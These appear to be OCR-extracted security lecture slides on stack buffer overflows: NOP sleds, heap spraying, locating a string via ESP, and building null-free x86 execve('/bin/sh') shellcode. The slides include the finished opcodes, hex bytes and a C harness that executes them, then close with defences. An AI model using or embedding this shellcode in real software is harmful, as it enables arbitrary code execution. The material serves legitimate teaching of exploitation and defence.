


NOP sled increases hit probability:




Heap Spraying: - force application to allocate thousands of strings containing shell code
- jump to a random address and hope you hit a NOP sled

Determining string address



- **Assumptions**
  - We can place code in a buffer.
  - We can overwrite return address to jump to start of code.
- **Problem:**
  - We need to place a string (e.g., "/bin/sh") and obtain a pointer to this string
- **Solution:**
  - Use ESP as pointer


Determining string address




```
mov $0xb, %eax
push $0x2f736800
push $0x2f62696e
mov %esp, %ebx
mov $0x0, %ecx
mov $0x0, %edx
int $0x80
```

EAX:	EBX:	ECX:	EDX:

Determining string address

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


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mov %esp, %ebx
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
int $0x80
```

EAX: 0x000B	EBX:	ECX:	EDX:

Determining string address

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
Determining string address

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
Determining string address



EIP →

```
mov $0xb, %eax
push $0x2f736800
push $0x2f62696e
mov %esp, %ebx
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
int $0x80
```

EAX:	EBX:	ECX:	EDX:
0x000B	<str ptr>	0x0000	

Determining string address

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push $0x2f736800
push $0x2f62696e
mov %esp, %ebx
mov $0x0, %ecx
mov $0x0, %edx
int $0x80
```

Containing everything

- Usual target: unsafe string functions:
  - `strcpy()`: Copy string until terminating zero byte
    → <u>shell code must not contain zeros!</u>
- However:
  - mov $0x0, %eax → 0xc6 0x40 **0x00 0x00**
- Must not use certain opcodes.

Replacing opcodes

- Find equivalent instructions:
  - Issue simple system calls (setuid()) that return 0 in register EAX on success
  - XOR %eax, %eax → 0x31 0xc0
  - CLTD
    - convert double word EAX to quad word EDX:EAX by sign-extension → can set EDX to 0 or -1
- Result: Contain all code and data within a single zero-terminated string.

Finally: working shell code!

```
xor %eax, %eax              0x31 0xc0
cltd                        0x99
movb 0xb, %al               0xb0 0x0b
push %edx                   0x52
push $0x68732f6e            0x68 0x6e 0x2f 0x73 0x68
push $0x69622f2f            0x68 0x2f 0x2f 0x62 0x69
mov %esp, %ebx              0x89 0xe3
mov %edx, %ecx              0x89 0xd1
int $0x80                   0xcd 0x80
```

```
char *code = "\x31\xc0\x99\xb0\x0b\x52"
   "\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
   "\x89\xe3\x89\xd1\xcd\x80";
int (*shell)() = (int(*)())code;
shell();
```


Preventing buffer overflows?

- Prevent malicious input from reaching the target
- Detect overflows
- Prevent execution of user-supplied code
- Negate shellcode's assumptions
- Sandboxing → next week

Restricting shellcode

- No NULL bytes
  - Self-extracting shellcode
- Disallow non-alphanumeric input
  - Encode packed shellcode as alphanumeric data
- Heuristics to detect non-textual data
  - Encode packed shellcode into English-looking text [Mason09]

